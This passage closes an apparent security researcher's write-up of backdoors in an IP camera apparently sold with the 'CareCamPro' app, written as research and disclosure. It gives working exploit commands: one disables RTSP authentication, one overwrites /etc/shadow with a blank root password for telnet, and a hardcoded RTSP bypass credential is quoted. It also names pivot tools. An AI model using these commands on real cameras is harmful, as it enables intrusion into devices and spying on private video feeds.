prepaidorder,queryLatestUnpaidOrder) include uid, utoken, deviceId, goodsId, payType, serviceid, uniqueid; tests returned errors.
Menus/feature links
- Menus include links to cloud packages, voice assistant integration, no ads, AI alarm, offline monitor, payment pages, pulled via
GetAppMenus.
Conclusion
In the end, we achieved a fully working exploit. If an attacker has LAN access to the device, it can be exploited very easily due to the multiple backdoors embedded in the camera.
A possible next step for an attacker would be to compile additional tools for the device — such as Responder, NetExec, or even an SSH server — and use it as a pivot point. But that’s a topic for another discussion.
We also recovered the Wi-Fi credentials in plain text. This means that even with only LAN access, it’s possible to extract the Wi-Fi password if the camera is connected wirelessly.
Based on all the information above, I can conclude that my alerts were triggered by built-in features of the camera — not by someone “sitting in a dark room.”
However, given the number of embedded backdoors, the manufacturer could easily enable remote access via the cloud, so this possibility cannot be ruled out. If someone were to crack the shadow file, compromising the camera would become even easier.
I attempted to contact the vendor, but without success. The camera uses an app called “CareCamPro”, but the app developers told me that the camera manufacturer merely borrowed their application.
How we leveraged it (telnet + RTSP)
Disable RTSP/ONVIF auth gate
noodlesruns as root and accepts<SYSTEM>; we used it to create/home/dis_onvif_auth, which prevents the RTSP auth initializer from running (seen inapolloRTSP code:load_rtsp_authis skipped if this file exists).- Command:
<SYSTEM>touch /home/dis_onvif_auth</SYSTEM>.
Insert blank root password for telnet
noodlescan append to/etc/shadow; telnetd reads this file.- Command:
<SYSTEM>echo "root::18622:0:99999:7:::" > /etc/shadow</SYSTEM>writes a blank-password root entry. - After that, telnet login as
rootwith empty password succeeds.
RTSP viewing
- With auth disabled, RTSP accepts
/profile0on port 8554. - Verified stream:
mpv "rtsp://admin:tlJwpbo6@<cam_ip>:8554/profile0"(the admin/tlJwpbo6 pair also appears as a hardcoded URI bypass string in RTSP parser).
- With auth disabled, RTSP accepts
Scripted workflow (
cam-exploit.py)- Sends the two SYSTEM commands above (create
/home/dis_onvif_auth, append shadow line). - Telnet probe via
telnetlibfor root/blank on port 23; prints green success on OK.
- Sends the two SYSTEM commands above (create
Working RTSP test:
mpv "rtsp://admin:tlJwpbo6@192.168.68.78:8554/profile0"
Auth bypass script used at exploit:
touch /home/dis_onvif_auth
echo "root::18622:0:99999:7:::" > /etc/shadow
Combine all together in one:
Short Video of Demo Exploit